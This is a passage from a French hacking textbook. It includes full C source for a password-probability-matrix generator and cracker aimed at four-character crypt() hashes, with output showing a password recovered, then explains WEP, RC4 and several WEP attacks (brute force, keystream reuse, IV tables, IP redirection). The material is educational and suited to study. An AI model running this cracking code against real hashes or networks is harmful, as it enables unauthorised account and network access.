Bien entendu, cette approche présente des inconvénients. Tout d'abord, il faut autant de temps pour créer la matrice qu'il en faut pour mener l'attaque par force brute originelle. Cependant, ce prix n'est à payer qu'une seule fois. Par ailleurs, les valeurs de salt ont tendance à interdire tout type d'attaque basée sur un stockage, même avec des exigences de taille moindres.

Les deux programmes suivants peuvent être utilisés pour créer une matrice de probabilité des mots de passe et les craquer. Le premier génère une matrice qui permet de craquer tous les mots de passe de quatre caractères possibles obtenus avec la valeur de salt `je`. Le second utilise la matrice générée pour procéder au craquage des mots de passe.

ppm_gen.c

```
/*********************************************************\
*  Matrice de probabilité des mots de passe               *
*********************************************************
*                                                        *
*  Fichier :       ppm_gen.c                             *
*  Auteur :        Jon Erickson <matrix@phiral.com>      *
*  Organisation :  Phiral Research Laboratories          *
*                                                        *
*  Ce programme est une preuve du concept pour la matrice *
*  de probabilité des mots de passe. Il génère un fichier *
*  nommé 4char.ppm, qui contient des informations sur    *
*  tous les mots de passe de quatre caractères possibles, *
*  avec la valeur de salt 'je'. Ce fichier peut être      *
*  employé avec le programme ppm_crack.c pour craquer     *
*  rapidement les mots de passe qui se trouvent dans cet  *
*  espace de clés.                                       *
*                                                        *
\*********************************************************/
```

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH  8
#define SIZE HEIGHT * WIDTH * DEPTH

/* Associer un seul octet de hachage à une valeur énumérée. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Associer 3 octets de hachage à une valeur énumérée. */
int enum_hashtriplet(char a, char b, char c) {
   return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}

/* Afficher un message et quitter. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Générer le fichier 4-char.ppm qui contient tous les mots de passe
 * de quatre octets possibles (valeur de salt je). */
int main() {
   char plain[5];
   char *code, *data;
   int i, j, k, l;
   unsigned int charval, val;
   FILE *handle;
   if (!(handle = fopen("4char.ppm", "w")))
      barf("Error: Couldn't open file '4char.ppm' for writing.\n", NULL);

   data = (char *) malloc(SIZE);
   if (!(data))
      barf("Error: Couldn't allocate memory.\n", NULL);

   for(i=32; i<127; i++) {
      for(j=32; j<127; j++) {
         printf("Adding %c%c** to 4char.ppm..\n", i, j);
         for(k=32; k<127; k++) {
            for(l=32; l<127; l++) {
```

```
                plain[0] = (char)i; // Construire chaque
                plain[1] = (char)j; // mot de passe de 4 octets
                plain[2] = (char)k; // imaginable.
                plain[3] = (char)l;
                plain[4] = '\0';
                code = crypt((const char *)plain, (const char *)"je"); // Le hacher.

                /* Enregistrer des infos statistiques réduites sur les paires. */
                val = enum_hashtriplet(code[2], code[3], code[4]); // Infos sur les octets 2 à 4.

                charval = (i-32)*95 + (j-32); // 2 premiers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // 2 derniers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = HEIGHT + enum_hashtriplet(code[4], code[5], code[6]); // Octets 4 à 6.
                charval = (i-32)*95 + (j-32); // 2 premiers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // 2 derniers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = (2 * HEIGHT) + enum_hashtriplet(code[6], code[7], code[8]); // Octets 6 à 8.
                charval = (i-32)*95 + (j-32); // 2 premiers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // 2 derniers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = (3 * HEIGHT) + enum_hashtriplet(code[8], code[9], code[10]); // Octets 8 à 10.
                charval = (i-32)*95 + (j-32); // 2 premiers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // 2 derniers octets en clair.
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            }
        }
    }
    printf("finished.. saving..\n");
    fwrite(data, SIZE, 1, handle);
    free(data);
    fclose(handle);
}
```

Le premier programme, `ppm_gen.c`, génère une matrice de probabilité des mots de passe de quatre caractères, comme le montre la sortie suivante. L'option `-O3` passée à GCC lui demande d'optimiser le code pour la rapidité :

```
reader@hacking:~/booksrc $ gcc -O3 -o ppm_gen ppm_gen.c -lcrypt
reader@hacking:~/booksrc $  ./ppm_gen
Adding   ** to 4char.ppm..
```

```
Adding  !** to 4char.ppm..
Adding  "** to 4char.ppm..

.:[ sortie tronquée ]:.

Adding ~|** to 4char.ppm..
Adding ~}** to 4char.ppm..
Adding ~~** to 4char.ppm..
finished.. saving..
@hacking:~ $ ls -lh 4char.ppm
-rw-r--r-- 1   142M 2007-09-30 13:56 4char.ppm
reader@hacking:~/booksrc $
```

Le fichier `4char.ppm` occupe 142 Mo et contient des associations faibles entre le texte en clair et le hachage de tous les mots de passe imaginables de quatre caractères. Ces données peuvent être utilisées par le programme suivant pour craquer des mots de passe de quatre caractères qu'une attaque par dictionnaire ne permettrait pas de trouver.

ppm_crack.c

```
/*********************************************************\
*  Matrice de probabilité des mots de passe               *
*********************************************************
*                                                        *
*  Fichier :       ppm_crack.c                           *
*  Auteur :        Jon Erickson <matrix@phiral.com>      *
*  Organisation :  Phiral Research Laboratories          *
*                                                        *
*  Il s'agit du programme de craquage pour la preuve du  *
*  concept de la matrice de probabilité des mots de      *
*  passe. Il utilise un fichier nommé 4char.ppm, qui     *
*  contient des informations sur tous les mots de passe  *
*  de quatre caractères possibles, avec la valeur de salt *
*  'je'. Ce fichier peut être généré par le programme    *
*  ppm_gen.c.                                            *
*                                                        *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

/* Associer un seul octet de hachage à une valeur énumérée. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
```

```
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Associer 3 octets de hachage à une valeur énumérée. */
int enum_hashtriplet(char a, char b, char c) {
   return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}

/* Fusionner deux vecteurs. */
void merge(char *vector1, char *vector2) {
   int i;
   for(i=0; i < WIDTH; i++)
      vector1[i] &= vector2[i];
}

/* Retourner le bit du vecteur à l'indice indiqué. */
int get_vector_bit(char *vector, int index) {
   return ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
}

/* Compter le nombre de paires de texte en clair dans le vecteur passé. */
int count_vector_bits(char *vector) {
   int i, count=0;
   for(i=0; i < 9025; i++)
      count += get_vector_bit(vector, i);
   return count;
}

/* Afficher les paires de texte en clair énumérées par chaque bit positionné
   dans le vecteur. */
void print_vector(char *vector) {
   int i, a, b, val;
   for(i=0; i < 9025; i++) {
      if(get_vector_bit(vector, i) == 1) { // Si le bit est positionné,
         a = i / 95;                       // Calculer la paire
         b = i - (a * 95);                 // de texte en clair
         printf("%c%c ",a+32, b+32);       // et l'afficher.
      }
   }
   printf("\n");
}

/* Afficher un message et quitter. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Craquer un mot de passe de 4 caractères en utilisant le fichier généré 4char.ppm. */
int main(int argc, char *argv[]) {
   char *pass, plain[5];
   unsigned char bin_vector1[WIDTH], bin_vector2[WIDTH], temp_vector[WIDTH];
   char prob_vector1[2][9025];
```

```
   char prob_vector2[2][9025];
   int a, b, i, j, len, pv1_len=0, pv2_len=0;
   FILE *fd;

   if(argc < 1)
      barf("Usage: %s <password hash>  (will use the file 4char.ppm)\n", argv[0]);

   if(!(fd = fopen("4char.ppm", "r")))
      barf("Fatal: Couldn't open PPM file for reading.\n", NULL);

   pass = argv[1]; // Le premier argument est le mot de passe chiffré.

   printf("Filtering possible plaintext bytes for the first two characters:\n");

   fseek(fd,(DCM*0)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
   fread(bin_vector1, WIDTH, 1, fd); // Lire le vecteur associant les octets 2-4 du hachage.

   len = count_vector_bits(bin_vector1);
   printf("only 1 vector of 4:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/ 9025.0);

   fseek(fd,(DCM*1)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Lire le vecteur associant les octets 4-6 du hachage.
   merge(bin_vector1, temp_vector);  // Le fusionner au premier vecteur.

   len = count_vector_bits(bin_vector1);
   printf("vectors 1 AND 2 merged:\t%d plaintext pairs, with %0.2f%% saturation\n",
len, len*100.0/9025.0);

   fseek(fd,(DCM*2)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Lire le vecteur associant les octets 6-8 du hachage.
   merge(bin_vector1, temp_vector);  // Le fusionner aux deux premiers vecteurs.

   len = count_vector_bits(bin_vector1);
   printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
   len*100.0/9025.0);

   fseek(fd,(DCM*3)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Lire le vecteur associant les octets 8-10 du hachage.
   merge(bin_vector1, temp_vector);  // Le fusionner aux autres vecteurs.

   len = count_vector_bits(bin_vector1);
   printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
   len*100.0/9025.0);

   printf("Possible plaintext pairs for the first two bytes:\n");
   print_vector(bin_vector1);

   printf("\nFiltering possible plaintext bytes for the last two characters:\n");

   fseek(fd,(DCM*4)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
   fread(bin_vector2, WIDTH, 1, fd); // Lire le vecteur associant les octets 2-4 du hachage.

   len = count_vector_bits(bin_vector2);
   printf("only 1 vector of 4:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
   len*100.0/ 9025.0);
```

```
fseek(fd,(DCM*5)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Lire le vecteur associant les octets 4-6 du hachage.
merge(bin_vector2, temp_vector);  // Le fusionner au premier vecteur.

len = count_vector_bits(bin_vector2);
printf("vectors 1 AND 2 merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*6)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Lire le vecteur associant les octets 6-8 du hachage.
merge(bin_vector2, temp_vector);  // Le fusionner aux deux premiers vecteurs.

len = count_vector_bits(bin_vector2);
printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*7)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Lire le vecteur associant les octets 8-10 du hachage.
merge(bin_vector2, temp_vector);  // Le fusionner aux autres vecteurs.

len = count_vector_bits(bin_vector2);
printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

printf("Possible plaintext pairs for the last two bytes:\n");
print_vector(bin_vector2);

printf("Building probability vectors...\n");
for(i=0; i < 9025; i++) { // Rechercher les deux premiers octets en clair possibles.
   if(get_vector_bit(bin_vector1, i)==1) {;
      prob_vector1[0][pv1_len] = i / 95;
      prob_vector1[1][pv1_len] = i - (prob_vector1[0][pv1_len] * 95);
      pv1_len++;
   }
}
for(i=0; i < 9025; i++) { // Rechercher les deux derniers octets en clair possibles.
   if(get_vector_bit(bin_vector2, i)) {
      prob_vector2[0][pv2_len] = i / 95;
      prob_vector2[1][pv2_len] = i - (prob_vector2[0][pv2_len] * 95);
      pv2_len++;
   }
}

printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len);
for(i=0; i < pv1_len; i++) {
   for(j=0; j < pv2_len; j++) {
      plain[0] = prob_vector1[0][i] + 32;
      plain[1] = prob_vector1[1][i] + 32;
      plain[2] = prob_vector2[0][j] + 32;
      plain[3] = prob_vector2[1][j] + 32;
      plain[4] = 0;
```

```
            if(strcmp(crypt(plain, "je"), pass) == 0) {
               printf("Password :  %s\n", plain);
               i = 31337;
               j = 31337;
            }
         }
      }
      if(i < 31337)
         printf("Password wasn't salted with 'je' or is not 4 chars long.\n");

      fclose(fd);
}
```

En quelques secondes, le programme `ppm_crack.c` craque le mot de passe `h4R%` problématique :

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ gcc -O3 -o ppm_crack ppm_crack.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_crack jeMqqfIfPNNTE
Filtering possible plaintext bytes for the first two characters:
only 1 vector of 4:      3801 plaintext pairs, with 42.12% saturation
vectors 1 AND 2 merged: 1666 plaintext pairs, with 18.46% saturation
first 3 vectors merged: 695 plaintext pairs, with 7.70% saturation
all 4 vectors merged:   287 plaintext pairs, with 3.18% saturation
Possible plaintext pairs for the first two bytes:
 4  9  N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '- '0 '7 'D
'F (  (v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02 07 0?
0e 0{ 0| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6  6, 6C 7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#
@W @v @| AO B/ B0 BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J  JN JT JU Jh Jq
Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv T0 Te U& U> UO
VT V[ V] Vc Vg Vi W: WG X" X6 XZ X` Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \"
\+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv
g! gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq m, m= mE n0 nD nQ n~ o# o: o^
p0 p1 pC pc q* q0 qQ q{ rA rY s" sD sz tK tw u- v$ v. v3 v; v_ vi vo wP wt x"
x& x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B {a |s }) }+ }? }y ~L
~m

Filtering possible plaintext bytes for the last two characters:
only 1 vector of 4:      3821 plaintext pairs, with 42.34% saturation
vectors 1 AND 2 merged: 1677 plaintext pairs, with 18.58% saturation
first 3 vectors merged: 713 plaintext pairs, with 7.90% saturation
all 4 vectors merged:   297 plaintext pairs, with 3.29% saturation
Possible plaintext pairs for the last two bytes:
 !  & != !H !I !K !P !X !o !~ "r "{ "} #% #0 $5 $] %K %M %T &" &% &( &0 &4 &I
&q &} 'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z .  .$ .T /' /_
0Y 0i 0s 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @0 A* B  B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+
J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5
```

```
\_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f `y a8 a= aI aK az b, b- bS bz c( cg
dB e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj l7 lo
m< m= mT me m| m} n% n? n~ o  oF oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp
u  u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM yU yX zK zv {# {)
{= {O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password :  h4R%
reader@hacking:~/booksrc $
```

Ces programmes constituent des preuves du concept, qui exploitent la diffusion de bits liée aux fonctions de hachage. Il existe d'autres attaques par compromis temps/mémoire, dont certaines sont assez connues. RainbowCrack est un outil répandu qui prend en charge plusieurs algorithmes. Pour en savoir plus, consultez les nombreuses sources d'information sur Internet.

0x770 Chiffrement dans les réseaux sans fil 802.11b

La sécurité des réseaux sans fil 802.11b a toujours été un problème important, principalement parce qu'elle est absente. Les faiblesses du WEP (*Wired Equivalent Privacy*), la méthode de chiffrement employée pour le sans-fil contribuent énormément à l'insécurité générale. D'autres détails, parfois ignorés lors des déploiements sans fil, peuvent également conduire à des vulnérabilités importantes.

Le fait que les réseaux sans fil se trouvent au niveau de la couche 2 fait partie de ces détails. Si le réseau sans fil n'est pas séparé du réseau local ou n'est pas protégé par un pare-feu, un assaillant associé au point d'accès sans fil peut rediriger tout le trafic réseau filaire vers le réseau sans fil par une redirection ARP. Cette possibilité, associée à la connexion des points d'accès sans fil au réseau privé interne, peut impliquer des vulnérabilités très sérieuses.


Bien entendu, si le WEP est activé, seuls les clients disposant de la clé adéquate pourront s'associer au point d'accès. Si le WEP est sûr, il n'y a aucune inquiétude à avoir concernant l'association de pirates. Cela nous amène donc à nous interroger sur le niveau de sécurité du WEP.

0x771 Wired Equivalent Privacy

Le WEP se définit comme une méthode de chiffrement qui apporte une sécurité équivalente à un point d'accès filaire. Il a été conçu initialement avec des clés sur 40 bits. Plus tard, le WEP2 a passé cette taille à 104 bits. Le chiffrement se faisant par paquets, chaque paquet est essentiellement un message de texte en clair séparé à envoyer. Nous appellerons *M* le paquet.


Tout d'abord, une somme de contrôle du message *M* est calculée afin de pouvoir en vérifier l'intégrité. Pour cela, nous utilisons une fonction de contrôle de redondance cyclique sur 32 bis nommée CRC32. La somme de contrôle est appelée *CS* ; nous avons

donc CS = CRC32(M). Cette valeur est ajoutée à la fin du message, pour produire le message en clair *P*.




Le message en clair doit à présent être chiffré. Pour cela, le chiffrement par flot RC4 est employé. Cet algorithme, initialisé avec une valeur de graine (*seed*), peut générer une séquence d'octets pseudo-aléatoires (*keystream*). Le WEP utilise un vecteur d'initialisation (IV, *initialization vector*) comme graine. Il est constitué de 24 bits générés pour chaque paquet. Certaines implémentations plus anciennes du WEP utilisent simplement des valeurs séquentielles pour l'IV, tandis que d'autres se fondent sur une forme de générateur pseudo-aléatoire.

Quelle que soit la méthode de choix des 24 bits de l'IV, ils sont ajoutés au début de la clé WEP. (Pour des questions de marketing, ces 24 bits sont comptabilisés dans la taille de la clé WEP ; lorsqu'un fournisseur prétend utiliser des clés WEP sur 64 ou 128 bits, les clés réelles n'occupent que 40 et 104 bits, auxquels sont ajoutés le 24 bits de l'IV.) Le vecteur d'initialisation et la clé WEP constituent la valeur de graine, que nous nommons *S*.



Ensuite, la graine *S* est passée à RC4, qui génère la séquence d'octets. Cette séquence est combinée au message en clair *P* par un OU exclusif afin de produire le texte chiffré *C*. L'IV est ajouté au début du texte chiffré, puis le tout est encapsulé par un autre en-tête et émis sur le lien radio.



Lorsque le destinataire reçoit un paquet chiffré par WEP, le processus est simplement inversé. Il extrait le vecteur d'initialisation du message et le concatène à sa propre clé WEP pour obtenir sa valeur de graine *S*. Si l'émetteur et le récepteur ont tous les deux la même clé WEP, les valeurs de graine seront identiques. Cette graine est à nouveau passée à l'algorithme RC4 pour produire la même séquence d'octets, qui est combinée au reste du message chiffré par un OU exclusif. Le résultat est le message en clair original, qui est constitué du paquet *M* et de la somme de contrôle *CS*. Le destinataire emploie alors la même fonction CRC32 pour recalculer la somme de contrôle de *M* et vérifier qu'elle correspond à la valeur *CS* reçue. Dans l'affirmative, le paquet poursuit son chemin. Dans le cas contraire, il y a eu trop d'erreurs de transmission ou les clés WEP ne correspondaient pas ; le paquet est alors abandonné.

Voilà le fonctionnement général de WEP.

0x772 Chiffrement par flot RC4

RC4 est un algorithme étonnamment simple, constitué de deux algorithmes secondaires : KSA (*Key Scheduling Algorithm*) et PRGA (*Pseudo-Random Generation Algorithm*). Ces deux algorithmes utilisent une table de substitution (*S-box*) de 8 sur 8, qui n'est qu'un tableau de 256 nombres uniques dans l'intervalle 0–255. Tous les nombres entre 0 et 255 existent dans le tableau, mais ils sont mélangés de différentes manières. L'algorithme KSA se charge du mélange initial de la table de substitution en fonction de la graine qui lui est passée. Cette graine peut occuper 256 bits.

Tout d'abord, la table de substitution, nommée *S*, est remplie séquentiellement par les valeurs de 0 à 255. Puis un autre tableau de 256 octets est rempli avec la valeur de graine, en la répétant comme nécessaire. Ensuite, le tableau *S* est mélangé en exécutant le pseudo-code suivant :

```
j = 0;
for i = 0 to 255
{
  j = (j + S[i] + K[i]) mod 256;
  échanger S[i] et S[j];
}
```

Une fois cela terminé, la table de substitution est mélangée d'après la valeur de graine. Voilà pour l'algorithme de préparation des clés.

À partir de là, lorsque les données de la séquence d'octets sont nécessaires, l'algorithme de génération pseudo-aléatoire est exécuté. Il s'appuie sur deux compteurs, `i` et `j`, qui sont initialisés à `0`. Ensuite, pour chaque octet de la séquence, le pseudo-code suivant est déroulé :

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
échanger S[i] et S[j];
t = (S[i] + S[j]) mod 256;
sortir la valeur de S[t];
```

La valeur de `S[t]` correspond au premier octet de la séquence. Cet algorithme est répété pour les octets suivants.

RC4 est suffisamment simple pour être facilement mémorisé et implémenté à la volée. Par ailleurs, employé correctement, il se révèle relativement sûr. Cependant, son utilisation dans le WEP présente quelques problèmes.

0x780 Attaques du WEP

La sécurité du WEP souffre de plusieurs problèmes. Pour lui rendre justice, le WEP n'a jamais été conçu comme un protocole cryptographique fort, mais comme un moyen d'offrir un équivalent filaire, d'où l'acronyme. Outre les faiblesses liées à l'association et aux identités, le protocole cryptographique lui-même présente plusieurs problèmes. Certains proviennent de l'utilisation de CRC32 pour l'intégrité du message, tandis que d'autres sont liés au vecteur d'initialisation.

0x781 Attaques hors ligne par force brute

Quel que soit le cryptosystème informatiquement sûr, il sera toujours possible de mener une attaque par force brute. La question est donc de savoir si ce type d'attaque peut réellement être mis en pratique. Avec le WEP, une attaque hors ligne par force brute est simple : capturer quelques paquets, puis tenter de les déchiffrer en utilisant chaque clé possible. Ensuite, recalculer la somme de contrôle du paquet et la comparer à la somme de contrôle originelle. En cas de correspondance, la clé est certainement valide. Cette procédure doit généralement être appliquée à au moins deux paquets, car il est possible qu'un seul paquet puisse être déchiffré avec une clé invalide tout en obtenant une somme de contrôle correcte.

Cependant, en supposant 10 000 essais par seconde, une telle attaque sur un espace de clés de 40 bits prendrait trois années. Les processeurs modernes permettent toutefois de réaliser plus de 10 000 tests par seconde, mais, même avec 200 000 essais par seconde, l'attaque demandera quelques mois. Selon les ressources et la détermination de l'assaillant, ce type d'attaque peut être ou non envisagé.

Tim Newsham a proposé une méthode de craquage efficace qui se fonde sur les faiblesses de l'algorithme de génération des clés à base de mots de passe utilisé par la plupart des cartes et des points d'accès 40 bits (annoncés à 64 bits). Sa méthode réduit l'espace des clés de 40 à 21 bits, ce qui permet de craquer le système en quelques minutes, en supposant 10 000 essais par seconde (en quelques secondes avec un processeur récent). Pour plus d'informations sur sa méthode, consultez le site **http://www.lava.net/ ~newsham/wlan**.

Une attaque par force brute sur des réseaux WEP 104 bits (annoncés à 128 bits) n'est pas envisageable.

0x782 Réutiliser la séquence d'octets

Le WEP peut également présenter un autre problème lorsque la séquence d'octets est réutilisée. Si deux messages en clair (P) sont combinés par un OU exclusif avec la même séquence d'octets pour produire deux textes chiffrés distincts (C), nous pouvons appliquer un OU exclusif entre ces deux textes chiffrés pour annuler la séquence d'octets et obtenir les deux messages en clair combinés par un OU exclusif.

$$C_1 = P_1 \oplus \text{RC4(graine)}$$

$$C_2 = P_2 \oplus \text{RC4(graine)}$$

$$C_1 \oplus C_2 = [P_1 \oplus \text{RC4(graine)}] \oplus [P_2 \oplus \text{RC4(graine)}] = P_1 \oplus P_2$$

Si l'un des deux messages en clair est connu, il est très facile d'obtenir l'autre. Par ailleurs, puisque les messages en clair sont, dans ce cas, des paquets Internet avec une structure connue et prévisible, différentes techniques permettent de retrouver les messages en clair originels.

Le vecteur d'initialisation a pour objectif d'empêcher ce type d'attaque ; sans lui, chaque paquet serait chiffré avec la même séquence d'octets. Lorsqu'un IV différent est utilisé pour chaque paquet, les séquences d'octets des paquets sont également différentes. Cependant, si le même IV est réutilisé, les paquets sont chiffrés avec la même séquence d'octets. Cette condition est facile à détecter, puisque les vecteurs d'initialisation font partie du texte en clair des paquets chiffrés. Par ailleurs, la taille des IV utilisés pour le WEP n'est que de 24 bits, ce qui implique une réutilisation des IV. En supposant que les IV soient choisis de manière aléatoire, une séquence d'octets sera statistiquement réutilisée après 5 000 paquets.

Cette valeur semble étonnamment petite à cause du phénomène probabiliste non intuitif appelé *paradoxe des anniversaires*. Il stipule que si vingt-trois personnes sont dans la même pièce deux d'entre elles doivent avoir la même date d'anniversaire. Avec vingt-trois personnes, il existe $(23 \times 22) / 2$, ou 253, paires possibles. Chaque paire présente une probabilité de succès de 1 / 365, environ 0,27 %, qui correspond à une probabilité d'échec de 1 – (1 / 365), ou 99,726 %. En élevant cette probabilité à la puissance 253, la probabilité d'échec totale est de 49,95 %, autrement dit la probabilité de succès est légèrement supérieure à 50 %.

Cela s'applique également aux collisions des vecteurs d'initialisation. Avec 5 000 paquets, il existe $(5\,000 \times 4\,999) / 2$, ou 12 497 500, paires possibles. Chaque paire présente une probabilité d'échec de $1 - (1 / 2^{24})$. En élevant cette valeur à la puissance du nombre de paires possibles, la probabilité d'échec globale est de 47,5 %. Autrement dit, il existe 52,5 % de chances qu'une collision d'IV se produise avec 5 000 paquets :

$$1-\left(1-\frac{1}{2^{24}}\right)^{\frac{5\,000\times 4\,999}{2}} = 52{,}5\Psi$$

Après la découverte d'une collision d'IV, nous pouvons nous appuyer sur quelques estimations avisées concernant la structure des messages en clair pour retrouver les textes originels en combinant les deux textes chiffrés par un OU exclusif. Par ailleurs, si l'un des textes en clair est connu, le second peut être découvert par un simple OU exclusif. Pour connaître un texte en clair, il suffit à l'assaillant d'envoyer un courrier électronique non sollicité, que la victime récupère au travers de la connexion sans fil chiffrée.

0x783 Tables de déchiffrement par dictionnaire basé sur les IV

Dès lors que le texte en clair d'un message intercepté est découvert, la séquence d'octets de l'IV est également connue. Nous pouvons alors l'utiliser pour déchiffrer n'importe quel autre paquet possédant le même IV, à condition qu'il ne soit pas plus long que la séquence d'octets découverte. Au fil du temps, il est possible de créer une table des séquences d'octets indexée par les vecteurs d'initialisation. Puisqu'il n'existe que 2^{24} IV, si nous enregistrons 1 500 octets de séquences d'octets pour chaque IV la table n'occupe que 24 Go. Après avoir créé une telle table, nous n'aurons aucune difficulté à déchiffrer n'importe quel paquet.

Cependant, cette méthode d'attaque demande beaucoup de temps et se révèle fastidieuse. L'idée est intéressante, mais il existe des solutions beaucoup plus simples pour mettre en défaut le WEP.

0x784 Redirection IP

Une autre manière de déchiffrer les paquets consiste à faire en sorte que le point d'accès se charge de tout le travail. En général, les points d'accès sans fil disposent d'une connexion Internet et, lorsque c'est le cas, une attaque par redirection IP peut être envisagée. Tout d'abord, un paquet chiffré est capturé et l'adresse destination est remplacée par une adresse IP sous le contrôle de l'assaillant, sans déchiffrer le paquet. Ensuite, le paquet modifié est renvoyé au point d'accès sans fil, qui le déchiffre et l'envoie directement à l'adresse IP de l'assaillant.

La modification du paquet est possible car la fonction CRC32 est linéaire et non indexée. Autrement dit, il est possible de modifier intelligemment le paquet de manière que la somme de contrôle reste identique.

Cette attaque suppose également que les adresses IP source et destination soient connues. Cette information est facile à obtenir, en se fondant simplement sur les schémas d'adressage IP standard d'un réseau interne. De plus, quelques cas de réutilisation

